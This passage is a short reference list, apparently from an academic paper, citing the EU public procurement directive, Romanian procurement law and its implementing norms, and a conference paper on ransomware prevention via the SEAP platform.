[7]. Official Journal of the European Union "Directive 2014/24/EU of the European Parliament and of the Council of 26 February 2014 on public procurement and repealing Directive 2004/18/EC" eur-lex.europa.eu. Accessed: July 29, 2025. [Online.] Available: https://eur-lex.europa.eu/eli/dir/2014/24/oj/eng.

[8]. Official Gazette "Law No. 98 of 2016 on public procurement" cdep.ro. Accessed: July 29, 2025. [Online.] Available: https://www.cdep.ro/pls/legis/legis_pck.htp_act?ida=137225.

[9]. Official Gazette "Government Decision No. 395/2016 for the approval of the Methodological Norms for the application of the provisions relating to the award of the public procurement contract/framework agreement in Law No. 98/2016 on public procurement." cdep.ro. Accessed: July 29, 2025. [Online.] Available: https://www.cdep.ro/pls/legis/legis_pck.lista_mof?idp=25750.

[10]. Eduard-Ștefan SANDU, "Prevention of Widespread Ransomware Cyber-Attacks through the SEAP Platform" in Proceedings of the International Conference on Cybersecurity and Cybercrime (IC3), Volume X, Romania: RAISA, 2023, pp. 230-240.